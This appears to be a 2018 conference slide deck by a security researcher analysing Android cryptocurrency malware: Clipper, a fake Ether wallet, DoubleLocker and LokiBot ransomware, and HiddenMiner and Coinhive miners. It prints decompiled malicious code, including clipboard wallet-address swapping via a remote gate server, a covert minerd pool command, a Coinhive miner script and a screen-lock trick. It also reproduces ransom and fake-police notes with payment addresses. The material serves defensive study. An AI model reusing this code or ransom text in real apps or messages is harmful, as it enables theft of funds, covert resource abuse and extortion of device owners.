Cryptocurrency mobile malware

Axelle Apvrille


BlackAlps, November 2018

Who am I

- Principal security researcher at Fortinet
- Topic: malware for smart devices (phones, IoT...)
- Email: aapvrille (at) fortinet (dot) com
- Twitter: @cryptax
- GPG: 5CE9 C366 AFB5 4556 E981 020F 9EAA 42A0 37EC 490C

1. Background
   - Cryptojacking
   - Drive-by mining
   - Ransomware
2. Cryptocurrency malware for Android
3. Samples
   - Android/Clipper
   - Android/FakeApp: MyEtherWallet
   - Ransomware: Android/LokiBot, Android/DoubleLocker
   - Miner: Android/HiddenMiner, Riskware/Coinhive, Trinity
   - Riskware/FakeMiner!Android
4. Analysis

Cryptocurrency attacks no.1: Cryptojacking botnet



ATTENTION! Your PC is blocked due at least one of the reasons specified below.

You have been violating «Copyright and Related Rights Law» (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing Article 1, Section 2, Clause 8, also known as the Copyright of the Criminal Code of United States of America.

Article 1, Section 2, Clause 8 of the Criminal Code provides for a fine of 200 to 500 minimal wages or a deprivation of liberty for 2 to 8 years.

You have been viewing or distributing prohibited Pornographic content (Child Porn/Zoophilia and etc). Thus violating Article 2, Section 1, Clause 2 of the Criminal Code of United States of America. Article 2, Section 1, Clause 2 of the Criminal Code provides for a deprivation of liberty for 4 to 12 years.

Illegal access to computer data has been initiated from your PC, or you have been...

Article 2, Section 1, Clause 8 of the Criminal Code provides for a fine of up to $200,000 and/or a deprivation of liberty for 4 to 9 years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer.

Article 2, Section 1, Clause 1 of the Criminal Code provides for a fine of up to $200,000 and/or deprivation of liberty for 4 to 9 years.

Spam distribution or other unlawful advertising has been effected from your PC as a profit-seeking activity or without your knowledge, your PC may be infected by malware.

Article 2, Section 1, Clause 2 of the Criminal Code provides for a fine of up to $500,000 and a deprivation of liberty of up to 6 years. In case this activity has been effected without your knowledge, you fall under the abovementioned Article 2, Section 1, Clause 1 of the Criminal Code of United States of America.

Your personality and address are currently being identified, a criminal case is going to be initiated against you under one or more articles specified above within the next 72 hours.

Pursuant to the amendment to the Criminal Code of United States of America of February 05, 2013, this law infringement (if it is not repeated - first time) may be considered as conditional in case you pay the fine to the State.

Where can I buy MoneyPak?

How do I unblock the computer using the MoneyPak?

1. Find a retail location near you.
2. Look for a MoneyPak in the prepaid section. Take it to the cashier and load it with cash. A service fee up to $4,95 will apply.
3. To pay fine you should enter the digits MoneyPak resulting code in the payment form and press «Pay MoneyPak».


ZeroAccess botnet (aka W32/Sirefef)

23 % of organizations saw **cryptojacking** like ZeroAccess


Reference: Fortinet Q2 2018 Threat Landscape Report

Image credit: http://medfieldcomputerguy.com/2013/04/zero-access/

Cryptocurrency attacks no.2: Drive-by cryptomining


The Pirate Bay
Search Torrents | Browse Torrents | Recent Torrents | TV shows | Music | Top 100
Pirate Search
Preferences
Languages
☑ All □ Audio □ Video □ Applications □ Games □ Porn □ Other
Pirate Search
I'm Feeling Lucky

Cryptocurrency attacks no.3: Ransomware




```
Oh no! The Kirk ransomware has encrypted your files!
```

Asks for ransom in Monero (XMR)

Image credit: Jakub Kroustek (@JakubKroustek)

1. Background
   - Cryptojacking
   - Drive-by mining
   - Ransomware
2. **Cryptocurrency malware for Android**
3. Samples
   - Android/Clipper
   - Android/FakeApp: MyEtherWallet
   - Ransomware: Android/LokiBot, Android/DoubleLocker
   - Miner: Android/HiddenMiner, Riskware/Coinhive, Trinity
   - Riskware/FakeMiner!Android
4. Analysis

Cryptocurrency malware on Android



MuchSad (Feb)

CoinKrypt, Malminer (Mar)

BadLepricon (Apr)

Widdit (May)

not much activity

CoinMiner

CoinHive

Fake wallets, miners

2014

2015

2016

2017

2018

PickBitPocket (Dec)

AdbMiner (Feb)

HiddenMiner (Mar)

Clipper (Aug)

Trinity (Oct)

A few references

Malware	Sample SHA256 (example)
MuchSad	45d47490e95036a1b487819b79a36ca3f220da8741074567eedc7a8c0e4b71c6
CoinKrypt	bf19f320b3a779143a16e35241748594401c7c0af685192f0d7b94343028483c
MalMiner	?
BadLepricon	?
Widdit	?
PickBitPocket	7ebf44f314f518b1a4be8422fdbea6ddd698f6d9615a62fa8e91db27700143fa
JSMiner	22581e7e76a09d404d093ab755888743b4c908518c47af66225e2da991d112f0
CoinHive and again	609031846814664867d7dcab5b7c2d053a5a6ec4365f544288f2686a3a657d04
Loapi	bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851
DoubleLocker	79e602a062d05fbb1409afc16e6d41ac0645576b2b5c1899dc93e6852c30a71f
Fake apps, rewards...	bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204
AdbMiner	3b915dffff0a8e15d01dbf1738db4ad9ce6c5a4791dcb62581d761ab6e02c023
HiddenMiner	1f3d53ceb57367ae137cad2afac8b429a44c4df8c6202c0330d125981ea9652f
Clipper	f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4
FakeMiner	9ccfc1c9de7934b6f1c958d73f8e0b969495fce171e48d642ec4c5bad3dc44cb
Trinity	0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257

Cryptojacking // market




FIGURE 7: CRYPTOJACKING MALWARE VOLUME (BLUE) AND BITCOIN PRICE (ORANGE).

"moderate positive correlation between the market price of cryptocurrencies and malware designed to mine those currencies illicitly" - Fortinet Q2 2018 Threat Landscape Report

1. Background
   - Cryptojacking
   - Drive-by mining
   - Ransomware
2. Cryptocurrency malware for Android
3. Samples
   - Android/Clipper
   - Android/FakeApp: MyEtherWallet
   - Ransomware: Android/LokiBot, Android/DoubleLocker
   - Miner: Android/HiddenMiner, Riskware/Coinhive, Trinity
   - Riskware/FakeMiner!Android
4. Analysis


Android/Clipper

Poses as a Bitcoin wallet

Discovered in **August 2018**

Ref: https://news.drweb.com/show/?i=12739&lng=en

sha256: f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4



Clipboard

D121982093...

"DOGE"


Android/Clipper

Poses as a Bitcoin wallet

Discovered in **August 2018**


Ref: https://news.drweb.com/show/?i=12739&lng=en

sha256: f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4




Use my wallet address DabcPIRATE...

Code: detecting currency




```
if((first.contains("4")) && clippedtext.length() == 0x5F || clippedtext.length() == 106) {
    ClipboardService.this.log("Monero", clippedtext);
    ClipboardService.this.set("Monero");
    return;
}

v3_1 = 34;
if(clippedtext.length() == v3_1 && (first.contains("1")) || (first.contains("3"))) {
    ClipboardService.this.log("Bitcoin", clippedtext);
    ClipboardService.this.set("BTC");
    return;
}

if(clippedtext.length() == v3_1 && (first.contains("X"))) {
    ClipboardService.this.log("DASH", clippedtext);
    ClipboardService.this.set("DASH");
    return;
}

if(clippedtext.length() == v3_1 && (first.contains("D"))) {
    ClipboardService.this.log("DOGE", clippedtext);
    ClipboardService.this.set("DOGE");
    return;
}
```

Code: swapping wallet address



```
void set(String currency) {
    ClipboardService service = new ClipboardService();
    Thread thread = new Thread(new Runnable(currency, service) {
        public void run() {
            String str = ClipboardService.this.gate + "settings.php?wallet=" + this.val$wallet
            try {
                str = HttpClient.getReq(str);
                Log.d("Clipper", "Getted wallet");
                this.val$cs.walletaddress = str;
            }
            catch(IOException v0_2) {
                v0_2.printStackTrace();
            }
            catch(URISyntaxException v0_3) {
                v0_3.printStackTrace();
            }
        }
    });
    thread.start();
    try {
        thread.join();
        this.change(service.walletaddress);  // modify with attacker's wallet address
    }
    catch(InterruptedException exception) {
        exception.printStackTrace();
    }
}
```


Android/FakeApp.HV!tr: a fake Ether wallet



Ethereum Logo by Ethereum Foundation

sha256: `bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204`

Android/FakeApp.HV!tr: a fake Ether wallet



1:44

Your Private Key*

222


IMPORT ACCOUNT

Insert **private** key!

Firebase

Ethereum Logo by Ethereum Foundation
sha256: `bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204`

Android/FakeApp.HV!tr: a fake Ether wallet




Insert **private** key!

wallet address, private key

Firebase

Ethereum Logo by Ethereum Foundation
sha256: `bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204`

Android/FakeApp.HV!tr: a fake Ether wallet



Your Private Key*

222

Insert **private** key!

“Invalid credentials”

wallet address, private key


Firebase

Ethereum Logo by Ethereum Foundation

sha256: `bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204`

Mobile ransomware asking for cryptocurrencies

DoubleLocker



Current state information

Your personal documents and files on this device have just been crypted. The original files have been deleted and will only be recovered by following the steps described below. The encryption was done with a unique generated encryption key (using AES-256).

Data will be lost after	Number of encrypted files	The cost of the key for decryption
23h	3437	0.0130 BTC

Please make payment to this Bitcoin address or you can scan QR-code to get Bitcoin-address easily. The operation is complete if there are 3 confirmations.

1HxKouDDK9WbkizMEnf23tftHSefWhUyXR
send **0.0130 BTC** to this address to get private key

OR scan **QR-code**

NOT PAID
private key status


CHECK MY PAYMENT

WHERE TO GET BITCOIN

Image credits: ESET

79e602a062d05fbb1409afc16e6d41ac0645576b2b5c1899dc93e6852c30a71f

LokiBot


SSP
Secretaria de Seguridad Pública (SSP)
Procuraduria General de la Republica (PGR)
Agencia Federal de Investigacion (AFI)
POLICIA FEDERAL

Your phone is locked for viewing child pornography.

All your files are encrypted. Your phone is locked until payment of the fine of $ 100.

You have 48 hours to pay the fine in case of refusal to pay all of your files will be handed over to the police.

You have 48 hours to pay the fine in case of refusal to pay all of your files will be handed over to the police.

Is your personal account, Bitcoin

1G5FiCaaLKCfEk7seMyYFpX99PXgrUqk85

for payment.

After paying the fine, your phone automatically unlocks.

Buy bitcoin.

https://www.coinbase.com/

https://btc-e.com/

Help :

https://www.youtube.com/watch?v=Apk4803Eti0

https://www.youtube.com/watch?v=C3Gx1wEcrSU

Image credits: ThreatFabric

bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851

Example: Android/Lokibot's Scrynlock activity

```
public void onWindowFocusChanged(boolean arg3) {
     super.onWindowFocusChanged(arg3);
     if (!arg3) {
       this.sendBroadcast(new Intent(
       ableasfasfasfasfafa.abideasfasfasfasfafa(
         "D0A,J7ApL0Q;K*\u000B?F*L1Kpf\u0012j\r‘\u0001v
         \u0007v\n‘\u0013z\u001Al\u001Fi\u0011b\r}"
         )));
     }
}
```

How does it lock the screen?!

Android/Lokibot, de-obfuscated


```
public void onWindowFocusChanged(boolean arg3) {
     super.onWindowFocusChanged(arg3);
     if (!arg3) {
          this.sendBroadcast(new
 ↪   Intent(‘‘android.intent.action.CLOSE_SYSTEM_DIALOGS’’));
     }
}
```

Android/HiddenMiner poses as a Play Store Update

```
String algo = "cryptonight";
String stratum = "stratum+tcp";
String pool = Constants.miningPool;
String port = String.valueOf(Constants.miningPort);
String user = Constants.miningUser;
String userpw = Build.MANUFACTURER;
int processors = this.getNrProcessors();
if (this.getNrProcessors() > 2) {
    processors = this.getNrProcessors() / 2;
}

String command = "minerd -q -a " + algo + " -o " + stratum +
 ↪  "://" + pool + ":" + port + " -O " + user + ":" + userpw + "
 ↪  -t " + String.valueOf(processors);
int removespaces = command == null ? 0 : command.length() -
 ↪  command.replace(" ", "").length() + 1;
this.startMiner(removespaces, command);
```

sha256: 1c24c3ad27027e79add11d124b1366ae577f9c92cd3302bd26869825c90bf377

Android/HiddenMiner mining live



Name your Miner Group


49Bq2bFsvJFAe11SgAZQZjZRn6rE2CXHz4tkoomgx4pZhkJVSUmUHT4ixRWdGX8z2cgJeftiyTEK1U1DW7mEZS8E4dF5hkn (Last Hash : a minute ago)

Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
50 H/s (59 H/s)	1,106,908,898	0.1266573326 XMR	0.0000000000 XMR

□	№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Hash
□	1	Intex	8 H/s	8 H/s	9 H/s	8,017,795	a minute ago
□	2	LENOVO	16 H/s	17 H/s	12 H/s	66,051,625	a minute ago
□	3	samsung	25 H/s	18 H/s	30 H/s	564,429,159	a minute ago

April 2018

Android/HiddenMiner mining live




49Bq2bFsvJFAe11SgAZQZjZRn6rE2CXHz4tkoomgx4pZhkJVSUmUHT4ixRWdGX8z2cgJeftiyTEK1U1DW7mEZS8E4dF5hkn (Last Hash : a minute ago)

Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
50 H/s (59 H/s)	1,106,908,898	0.1266573326 XMR	0.0000000000 XMR

□	№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Hash
□	1	Intex	8 H/s	8 H/s	9 H/s	8,017,795	a minute ago
□	2	LENOVO	16 H/s	17 H/s	12 H/s	66,051,625	a minute ago
□	3	samsung	25 H/s	18 H/s	30 H/s	564,429,159	a minute ago

April 2018



№	Worker	Hash Rate
1	IHateMalware	0 H/s

Riskware/Coinhive: they are Legion!

JavaScript asset


```
var miner = new
 ↪   CoinHive.Anonymous('fwW95bBFO91OKUsz1VhlMEQwxmDBz7XE',{
  threads:4,
  throttle: 0.8
});
miner.start();
```

Load the page

```
WebView webView;
WebSettings settings;
this.webView = this.findViewById(0x7F080000);
this.settings = this.webView.getSettings();
this.settings.setJavaScriptEnabled(true);
this.settings.setDomStorageEnabled(true);
this.webView.loadUrl("file:///android_asset/run.html");
```

sha256: 0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257

Coinhive script is distributed by the Trinity bot (Oct 23)



Hybrid infection


`adb connect, adb push ufo.apk...`

Infected host

Android device

smartphone, smart TV, DVR...

Coinhive script is distributed by the Trinity bot (Oct 23)



Mining Monero

for fwW95bBFO91OKUsz1VhlMEQwxmDBz7XE

Hybrid infection

CoinHive miner


`adb connect, adb push ufo.apk...`

Infected host

Android device

smartphone, smart TV, DVR...

